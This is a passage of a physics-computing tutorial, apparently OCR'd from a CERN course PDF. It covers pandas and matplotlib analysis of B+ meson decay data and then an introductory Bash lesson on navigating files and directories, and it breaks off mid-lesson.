1         94.690700      1.383338 -4985.130785  5853.750057  326157.454706
2          8.284490      5.187101 -1265.456544  2330.050788   90762.658032
3          5.590769      7.129099  -720.797259  3413.790588   86793.058768
4          3.013242     10.988701   397.754571  1791.373059   40040.364159
```

While it is nice to be able to view the data, it is typically much more useful to be able to apply operations to it in bulk. In this example we have the momentum components for each of the child particles in the decay (`H1` , `H2` and `H3`) but not the transverse momentum. We can however apply expressions to each row of the data like so:

```
In [10]: df.eval('sqrt(H2_PX**2 + H2_PY**2)')
Out [10]: 0          1306.642724
1           167.578904
2          1273.457019
3          1146.299204
              ...
5135820     210.430531
5135821     762.344570
5135822    1454.471057
dtype: float64
```

This gives us the transverse momentum for each particle as an array, however, we can also create a new column with this information by assigning to the name we want to create and doing the action "inplace":

```
In [11]: df.eval('H2_PT = sqrt(H2_PX**2 + H2_PY**2)', inplace=True)
```

Adding the total B+ meson momentum

Create a new column in the dataframe called `B_P` for the total momentum of the B+ meson.


Solution

```
df.eval('B_P = sqrt('
        '(H1_PX + H2_PX + H3_PX)**2 + '
        '(H1_PY + H2_PY + H3_PY)**2 + '
        '(H1_PZ + H2_PZ + H3_PZ)**2'
        ')', inplace=True)
```

Plotting histograms

Now that we have the momentum of the *B*+ meson, it would be useful to plot its distribution in a histogram. We could use ROOT for this but the most popular Python library for plotting is known as `matplotlib` and this is what we will use here. The most common way `matplotlib` is used is with the `pyplot` interface imported as `plt` like so:

```
In [12]: import matplotlib
In [13]: matplotlib.use('Agg')  # Force matplotlib to not use any Xwindows backend.
In [14]: from matplotlib import pyplot as plt
In [15]: plt.hist(df['B_FlightDistance'])
In [16]: plt.savefig('B_flight_distance.pdf')
```




Interactive plotting

There are various ways of viewing plots interactively such as:

- `plt.show()` Opens a window with the current plot and pauses the Python interpreter until the window is closed
- `plt.ion()` Allows plots to be viewed without pausing the Python interpreter
- `jupyter` A web based interface for running various languages including python in "notebooks". If you've used `mathematica` or `matlab` before it's a similar interface with code, documentation and plots all shown together.


```
In [17]: import numpy as np
In [18]: bins = np.linspace(0, 150, 100)
In [19]: plt.hist(df['B_FlightDistance'], bins=bins)
In [20]: plt.savefig('B_flight_distance_v2.pdf')
```



That's not right! The new histogram has been plotted on top of our first one!

This is normally useful as it allows us to layer plots on top of each other to compare them. Though in this case we don't want to do that so we should first close the previous plot before making our histogram. We should also add axis labels and a legend like so:

```
In [21]: plt.close()  # Close the previous plot

In [22]: plt.hist(df['B_FlightDistance'], bins=bins, histtype='step', label='My data label')
In [23]: plt.xlim(bins[0], bins[-1])
In [24]: plt.xlabel('Flight distance of $B^+$ meson')
In [25]: plt.legend(loc='best')
In [26]: plt.savefig('B_flight_distance_v3.pdf')
```



Applying cuts

When analysing data it is often useful to "throw away" some data in order to in order change the contributions of a sample. Most commonly this is to remove some background(s) so we can more precisely study a process of interest. This is known as cutting.

In pandas we can apply a cut to a DataFrame using the `query` method. For example to make a new DataFrame containing B^+ mesons with flight distances of more than 15 mm we can use:

```
In [27]: df_with_cut = df.query('B_FlightDistance > 15')
```


Comparing momentum distributions

It is often useful to compare the effect of a cut on the distribution of another variable. Try to plot a histogram showing the B+ lifetime distribution with and without a total B+ momentum cut of 100000 MeV.

Solution

```
bins = np.linspace(0, 150, 100)
df_with_cut = df.query('B_P > 100000')

plt.figure()
plt.hist(df['B_FlightDistance'], bins=bins, histtype='step', normed=True, label='Without cut')
plt.hist(df_with_cut['B_FlightDistance'], bins=bins, histtype='step', normed=True, label='With 100 GeV momentum c
ut')

plt.xlim(bins[0], bins[-1])
plt.xlabel('Total momentum of $B^+$ meson')
plt.legend(loc='best')
plt.savefig('B_flight_distance_with_cut_compare.pdf')
```

Here we also use the `normed=True` option with `plt.hist`, this plots the normalised distribution. This is typically more useful when comparing distributions as it make it easier to see differences in the shape without the independently of the total number of events.



Comparing momentum distributions

Calculate and plot the B+ meson mass assuming that all three of the child hadrons are kaons.

More advanced topics in Python

Nice standard libraries

- argsparse, datetime, fnmatch, glob, os, re, sys, subprocess

Nice libraries for data analysis

- numpy, pandas, matplotlib

Python and ROOT

- pyROOT
- root_numpy

Introducing the Shell

Learning Objectives

- Explain how the shell relates to the keyboard, the screen, the operating system, and users' programs.
- Explain when and why command-line interfaces should be used instead of graphical interfaces.

Prerequisites

In this lesson we will use the example `data-shell` directory to provide a common set of files that everyone has access to. In order to create these files and directories, login to lxplus and run:

```
mkdir Desktop; cd Desktop && wget https://cern.ch/go/9rKZ && unzip data-shell.zip && rm data-shell.zip && cd -
```

For now it does not matter if you understand this command, hopefully by the end of this lesson you will!

Background

At a high level, computers do four things:

- run programs
- store data
- communicate with each other, and
- interact with us

They can do the last of these in many different ways, including through a keyboard and mouse, or touch screen interfaces, or speech recognition using systems. While such hardware interfaces are becoming more commonplace, most interaction is still done using screens, mice, touchpads and keyboards. Although most modern desktop operating systems communicate with their human users by means of windows, icons and pointers, these software technologies didn't become widespread until the 1980s. The roots of such *graphical user interfaces* go back to Doug Engelbart's work in the 1960s, which you can see in what has been called "The Mother of All Demos".

The Command-Line Interface

Going back even further, the only way to interact with early computers was to rewire them. But in between, from the 1950s to the 1980s, most people used line printers. These devices only allowed input and output of the letters, numbers, and punctuation found on a standard keyboard, so programming languages and software interfaces had to be designed around that constraint.

This kind of interface is called a **command-line interface**, or CLI, to distinguish it from a **graphical user interface**, or GUI, which most people now use. The heart of a CLI is a **read-evaluate-print loop**, or REPL: when the user types a command and then presses the Enter (or Return) key, the computer reads it, executes it, and prints its output. The user then types another command, and so on until the user logs off.

The Shell

This description makes it sound as though the user sends commands directly to the computer, and the computer sends output directly to the user. In fact, there is usually a program in between called a **command shell**. What the user types goes into the shell, which then figures out

what commands to run and orders the computer to execute them. (Note that the shell is called "the shell" because it encloses the operating system in order to hide some of its complexity and make it simpler to interact with.)

A shell is a program like any other. What's special about it is that its job is to run other programs rather than to do calculations itself. The most popular Unix shell is Bash, the Bourne Again SHell (so-called because it's derived from a shell written by Stephen Bourne). Bash is the default shell on most modern implementations of Unix and in most packages that provide Unix-like tools for Windows.

Available shells at CERN

At CERN the `bash` is set as the default shell, however other shells are supported by the CERN IT department and can be set on the account management page. Despite this, if you want a configuration that "just works", using `bash` is the best option as other shells are sometimes considered a non-standard configuration.

Regardless of your default shell you can always use a different shell by running the relevant executable (i.e. `bash`, `tcsh`, `zsh`, ...) after logging in.

Why bother?

Using Bash or any other shell sometimes feels more like programming than like using a mouse. Commands are terse (often only a couple of characters long), their names are frequently cryptic, and their output is lines of text rather than something visual like a graph. On the other hand, with only a few keystrokes, the shell allows us to combine existing tools into powerful pipelines and handle large volumes of data automatically. This automation not only makes us more productive but also improves the reproducibility of our workflows by allowing us to repeat them with a few simple commands. In addition, the command line is often the easiest way to interact with remote machines and supercomputers. Familiarity with the shell is near essential to run a variety of specialized tools and resources including high-performance computing systems. As clusters and cloud computing systems become more popular for scientific data crunching, being able to interact with the shell is becoming a necessary skill. We can build on the command-line skills covered here to tackle a wide range of scientific questions and computational challenges.

Nelle's Pipeline: Starting Point

Nelle Nemo, a marine biologist, has just returned from a six-month survey of the North Pacific Gyre, where she has been sampling gelatinous marine life in the Great Pacific Garbage Patch. She has 1520 samples in all and now needs to:

1. Run each sample through an assay machine that will measure the relative abundance of 300 different proteins. The machine's output for a single sample is a file with one line for each protein.
2. Calculate statistics for each of the proteins separately using a program her supervisor wrote called `goostats`.
3. Compare the statistics for each protein with corresponding statistics for each other protein using a program one of the other graduate students wrote called `goodiff`.
4. Write up results. Her supervisor would really like her to do this by the end of the month so that her paper can appear in an upcoming special issue of *Aquatic Goo Letters*.

It takes about half an hour for the assay machine to process each sample. The good news is that it only takes two minutes to set each one up. Since her lab has eight assay machines that she can use in parallel, this step will "only" take about two weeks.

The bad news is that if she has to run `goostats` and `goodiff` by hand, she'll have to enter filenames and click "OK" 46,370 times (1520 runs of `goostats`, plus 300*299/2 (half of 300 times 299) runs of `goodiff`). At 30 seconds each, that will take more than two weeks. Not only would she miss her paper deadline, the chances of her typing all of those commands right are practically zero.

The next few lessons will explore what she should do instead. More specifically, they explain how she can use a command shell to automate the repetitive steps in her processing pipeline so that her computer can work 24 hours a day while she writes her paper. As a bonus, once she has put a processing pipeline together, she will be able to use it again whenever she collects more data.

Key Points

- Explain the similarities and differences between a file and a directory.
- Translate an absolute path into a relative path and vice versa.
- Construct absolute and relative paths that identify specific files and directories.
- Explain the steps in the shell's read-run-print cycle.
- Identify the actual command, flags, and filenames in a command-line call.
- Demonstrate the use of tab completion and explain its advantages.

Navigating Files and Directories

Learning Objectives

- Explain the similarities and differences between a file and a directory.
- Translate an absolute path into a relative path and vice versa.
- Construct absolute and relative paths that identify specific files and directories.
- Explain the steps in the shell's read-run-print cycle.
- Identify the actual command, flags, and filenames in a command-line call.
- Demonstrate the use of tab completion, and explain its advantages.

The part of the operating system responsible for managing files and directories is called the **file system**. It organizes our data into files, which hold information, and directories (also called "folders"), which hold files or other directories.

Several commands are frequently used to create, inspect, rename, and delete files and directories. To start exploring them, let's open a shell window:

Preparation Magic

If you type the command: `PS1='$ '` into your shell, followed by pressing the 'enter' key, your window should look like our example in this lesson. This isn't necessary to follow along (in fact, your prompt may have other helpful information you want to know about). This is up to you!

```
$
```

The dollar sign is a **prompt**, which shows us that the shell is waiting for input; your shell may use a different character as a prompt and may add information before the prompt. When typing commands, either from these lessons or from other sources, do not type the prompt, only the commands that follow it.

Type the command `whoami`, then press the Enter key (sometimes marked Return) to send the command to the shell. The command's output is the ID of the current user, i.e., it shows us who the shell thinks we are:

```
$ whoami
```

```
nelle
```

More specifically, when we type `whoami` the shell:

1. finds a program called `whoami`,
2. runs that program,
3. displays that program's output, then
4. displays a new prompt to tell us that it's ready for more commands.

Username Variation

In this lesson, we have used the username `nelle` (associated with our hypothetical scientist Nelle) in example input and output throughout. However, when you type this lesson's commands on your computer, you should see and use something different, namely, the username associated with the user account on your computer. This username will be the output from `whoami`. In what follows, `nelle` should always be replaced by that username.

Unknown commands

Remember, the Shell is a program that runs other programs rather than doing calculations itself. So the commands you type must be the names of existing programs. If you type the name of a program that does not exist and hit enter, you will see an error message similar to this:

```
$ mycommand
```

```
-bash: mycommand: command not found
```

The Shell (Bash) tells you that it cannot find the program `mycommand` because the program you are trying to run does not exist on your computer. We will touch on quite a few commands in the course of this tutorial, but there are actually many more than we can cover here.

Next, let's find out where we are by running a command called `pwd` (which stands for "print working directory"). At any moment, our **current working directory** is our current default directory, i.e., the directory that the computer assumes we want to run commands in unless we explicitly specify something else. Here, the computer's response is `/Users/nelle`, which is Nelle's **home directory**:

```
$ pwd
```

```
/Users/nelle
```

Home Directory Variation

The home directory path will look different on different operating systems. On Linux it may look like `/home/nelle`, and on Windows it will be similar to `C:\Documents and Settings\nelle` or `C:\Users\nelle`. (Note that it may look slightly different for different versions of Windows.)

On lxplus your home directory is placed on a filesystem which can be shared between multiple computers called AFS. If your CERN username is `cernuser` then your home directory will be:


```
/afs/cern.ch/user/c/cernuser/
```

In future examples, we've used Mac output as the default - Linux and Windows output may differ slightly, but should be generally similar.

To understand what a "home directory" is, let's have a look at how the file system as a whole is organized. For the sake of this example, we'll be illustrating the filesystem on our scientist Nelle's computer. After this illustration, you'll be learning commands to explore your

own filesystem, which will be constructed in a similar way, but not be exactly identical.

On Nelle's computer, the filesystem looks like this:



At the top is the **root directory** that holds everything else. We refer to it using a slash character `/` on its own; this is the leading slash in `/Users/nelle`.


Inside that directory are several other directories: `bin` (which is where some built-in programs are stored), `data` (for miscellaneous data files), `Users` (where users' personal directories are located), `tmp` (for temporary files that don't need to be stored long-term), and so on.

We know that our current working directory `/Users/nelle` is stored inside `/Users` because `/Users` is the first part of its name. Similarly, we know that `/Users` is stored inside the root directory `/` because its name begins with `/`.

Slashes

Notice that there are two meanings for the `/` character. When it appears at the front of a file or directory name, it refers to the root directory. When it appears *inside* a name, it's just a separator.

Underneath `/Users`, we find one directory for each user with an account on Nelle's machine, her colleagues the Mummy and Wolfman.



The Mummy's files are stored in `/Users/imhotep`, Wolfman's in `/Users/larry`, and Nelle's in `/Users/nelle`. Because Nelle is the user in our examples here, this is why we get `/Users/nelle` as our home directory. Typically, when you open a new command prompt you will be in your home directory to start.

Now let's learn the command that will let us see the contents of our own filesystem. We can see what's in our home directory by running `ls`, which stands for "listing":

```
$ ls
```

```
Applications Documents    Library      Music        Public
Desktop      Downloads    Movies       Pictures
```

(Again, your results may be slightly different depending on your operating system and how you have customized your filesystem.)

`ls` prints the names of the files and directories in the current directory in alphabetical order, arranged neatly into columns. We can make

its output more comprehensible by using the **flag** `-F` (also known as a **switch** or an **option**) , which tells `ls` to add a trailing `/` to the names of directories:

```
$ ls -F
```

```
Applications/ Documents/    Library/      Music/        Public/
Desktop/      Downloads/    Movies/       Pictures/
```

`ls` has lots of other **flags**. To find out what they are, we can type:

```
$ ls --help
```

```
Usage: ls [OPTION]... [FILE]...
List information about the FILEs (the current directory by default).
Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.

Mandatory arguments to long options are mandatory for short options too.
  -a, --all                  do not ignore entries starting with .
  -A, --almost-all           do not list implied . and ..
      --author               with -l, print the author of each file
  -b, --escape               print C-style escapes for nongraphic characters
      --block-size=SIZE      scale sizes by SIZE before printing them; e.g.,
                               '--block-size=M' prints sizes in units of
                               1,048,576 bytes; see SIZE format below
  -B, --ignore-backups       do not list implied entries ending with ~
  -c                         with -lt: sort by, and show, ctime (time of last
                               modification of file status information);
                               with -l: show ctime and sort by name;
                               otherwise: sort by ctime, newest first
  -C                         list entries by columns
      --color[=WHEN]         colorize the output; WHEN can be 'always' (default
                               if omitted), 'auto', or 'never'; more info below
  -d, --directory            list directories themselves, not their contents
  -D, --dired                generate output designed for Emacs' dired mode
  -f                         do not sort, enable -aU, disable -ls --color
  -F, --classify             append indicator (one of */=>@|) to entries
      --file-type            likewise, except do not append '*'
      --format=WORD          across -x, commas -m, horizontal -x, long -l,
                               single-column -1, verbose -l, vertical -C
      --full-time            like -l --time-style=full-iso
  -g                         like -l, but do not list owner
      --group-directories-first
                             group directories before files;
                               can be augmented with a --sort option, but any
                               use of --sort=none (-U) disables grouping
  -G, --no-group             in a long listing, don't print group names
  -h, --human-readable       with -l and/or -s, print human readable sizes
                               (e.g., 1K 234M 2G)
      --si                   likewise, but use powers of 1000 not 1024
  -H, --dereference-command-line
                             follow symbolic links listed on the command line
      --dereference-command-line-symlink-to-dir
                             follow each command line symbolic link
                               that points to a directory
      --hide=PATTERN         do not list implied entries matching shell PATTERN
                               (overridden by -a or -A)
      --indicator-style=WORD  append indicator with style WORD to entry names:
                               none (default), slash (-p),
                               file-type (--file-type), classify (-F)
  -i, --inode                print the index number of each file
  -I, --ignore=PATTERN       do not list implied entries matching shell PATTERN
  -k, --kibibytes            default to 1024-byte blocks for disk usage
  -l                         use a long listing format
  -L, --dereference          when showing file information for a symbolic
                               link, show information for the file the link
                               references rather than for the link itself
  -m                         fill width with a comma separated list of entries
```

```
  -n, --numeric-uid-gid      like -l, but list numeric user and group IDs
  -N, --literal              print raw entry names (don't treat e.g. control
                               characters specially)
  -o                         like -l, but do not list group information
  -p, --indicator-style=slash
                             append / indicator to directories
  -q, --hide-control-chars   print ? instead of nongraphic characters
      --show-control-chars   show nongraphic characters as-is (the default,
                               unless program is 'ls' and output is a terminal)
  -Q, --quote-name           enclose entry names in double quotes
      --quoting-style=WORD   use quoting style WORD for entry names:
                               literal, locale, shell, shell-always,
                               shell-escape, shell-escape-always, c, escape
  -r, --reverse              reverse order while sorting
  -R, --recursive            list subdirectories recursively
  -s, --size                 print the allocated size of each file, in blocks
  -S                         sort by file size, largest first
      --sort=WORD            sort by WORD instead of name: none (-U), size (-S),
                               time (-t), version (-v), extension (-X)
      --time=WORD            with -l, show time as WORD instead of default
                               modification time: atime or access or use (-u);
                               ctime or status (-c); also use specified time
                               as sort key if --sort=time (newest first)
      --time-style=STYLE     with -l, show times using style STYLE:
                               full-iso, long-iso, iso, locale, or +FORMAT;
                               FORMAT is interpreted like in 'date'; if FORMAT
                               is FORMAT1<newline>FORMAT2, then FORMAT1 applies
                               to non-recent files and FORMAT2 to recent files;
                               if STYLE is prefixed with 'posix-', STYLE
                               takes effect only outside the POSIX locale
  -t                         sort by modification time, newest first
  -T, --tabsize=COLS         assume tab stops at each COLS instead of 8
  -u                         with -lt: sort by, and show, access time;
                               with -l: show access time and sort by name;
                               otherwise: sort by access time, newest first
  -U                         do not sort; list entries in directory order
  -v                         natural sort of (version) numbers within text
  -w, --width=COLS           set output width to COLS.  0 means no limit
  -x                         list entries by lines instead of by columns
  -X                         sort alphabetically by entry extension
  -Z, --context              print any security context of each file
  -1                         list one file per line.  Avoid '\n' with -q or -b
      --help     display this help and exit
      --version  output version information and exit

The SIZE argument is an integer and optional unit (example: 10K is 10*1024).
Units are K,M,G,T,P,E,Z,Y (powers of 1024) or KB,MB,... (powers of 1000).

Using color to distinguish file types is disabled both by default and
with --color=never.  With --color=auto, ls emits color codes only when
standard output is connected to a terminal.  The LS_COLORS environment
variable can change the settings.  Use the dircolors command to set it.

Exit status:
 0  if OK,
 1  if minor problems (e.g., cannot access subdirectory),
 2  if serious trouble (e.g., cannot access command-line argument).

GNU coreutils online help: <http://www.gnu.org/software/coreutils/>
Full documentation at: <http://www.gnu.org/software/coreutils/ls>
or available locally via: info '(coreutils) ls invocation'
```

Many bash commands, and programs that people have written that can be run from within bash, support a `--help` flag to display more information on how to use the commands or programs.

Unsupported command-line options

If you try to use an option (flag) that is not supported, `ls` and other programs will print an error message similar to this:

```
$ ls -j
```

```
ls: invalid option -- 'j'
Try 'ls --help' for more information.
```

For more information on how to use `ls` we can type `man ls`. `man` is the Unix "manual" command: it prints a description of a command and its options, and (if you're lucky) provides a few examples of how to use it.

`man` and Git for Windows

The bash shell provided by Git for Windows does not support the `man` command. Doing a web search for `unix man page COMMAND` (e.g. `unix man page grep`) provides links to numerous copies of the Unix manual pages online. For example, GNU provides links to its manuals: these include grep, and the core GNU utilities, which covers many commands introduced within this lesson.

To navigate through the `man` pages, you may use the up and down arrow keys to move line-by-line, or try the "b" and spacebar keys to skip up and down by a full page. Quit the `man` pages by typing "q".

Here, we can see that our home directory contains mostly **sub-directories**. Any names in your output that don't have trailing slashes, are plain old **files**. And note that there is a space between `ls` and `-F`: without it, the shell thinks we're trying to run a command called `ls-F`, which doesn't exist.

Parameters vs. Arguments

According to Wikipedia#Parameters_and_arguments), the terms **argument** and **parameter** mean slightly different things. In practice, however, most people use them interchangeably to refer to the input term(s) given to a command. Consider the example below:

```
ls -lh Documents
```

`ls` is the command, `-lh` are the flags (also called options), and `Documents` is the argument.

We can also use `ls` to see the contents of a different directory. Let's take a look at our `Desktop` directory by running `ls -F Desktop`, i.e., the command `ls` with the `-F` **flag** and the **argument** `Desktop`. The argument `Desktop` tells `ls` that we want a listing of something other than our current working directory:

```
$ ls -F Desktop
```

```
data-shell/
```

Your output should be a list of all the files and sub-directories on your Desktop, including the `data-shell` directory you downloaded at the start of the lesson. Take a look at your Desktop to confirm that your output is accurate.

As you may now see, using a bash shell is strongly dependent on the idea that your files are organized in a hierarchical file system. Organizing things hierarchically in this way helps us keep track of our work: it's possible to put hundreds of files in our home directory, just as it's possible to pile hundreds of printed papers on our desk, but it's a self-defeating strategy.

Now that we know the `data-shell` directory is located on our Desktop, we can do two things.

First, we can look at its contents, using the same strategy as before, passing a directory name to `ls`:

```
$ ls -F Desktop/data-shell
```

```
creatures/          molecules/          notes.txt           solar.pdf
data/               north-pacific-gyre/ pizza.cfg           writing/
```

Second, we can actually change our location to a different directory, so we are no longer located in our home directory.

The command to change locations is `cd` followed by a directory name to change our working directory. `cd` stands for "change directory", which is a bit misleading: the command doesn't change the directory, it changes the shell's idea of what directory we are in.

Let's say we want to move to the `data` directory we saw above. We can use the following series of commands to get there:

```
$ cd Desktop
$ cd data-shell
$ cd data
```

These commands will move us from our home directory onto our Desktop, then into the `data-shell` directory, then into the `data` directory. `cd` doesn't print anything, but if we run `pwd` after it, we can see that we are now in `/Users/nelle/Desktop/data-shell/data`. If we run `ls` without arguments now, it lists the contents of `/Users/nelle/Desktop/data-shell/data`, because that's where we now are:

```
$ pwd
```

```
/Users/nelle/Desktop/data-shell/data
```

```
$ ls -F
```

```
amino-acids.txt   elements/     pdb/            salmon.txt
animals.txt       morse.txt     planets.txt     sunspot.txt
```

We now know how to go down the directory tree, but how do we go up? We might try the following:

```
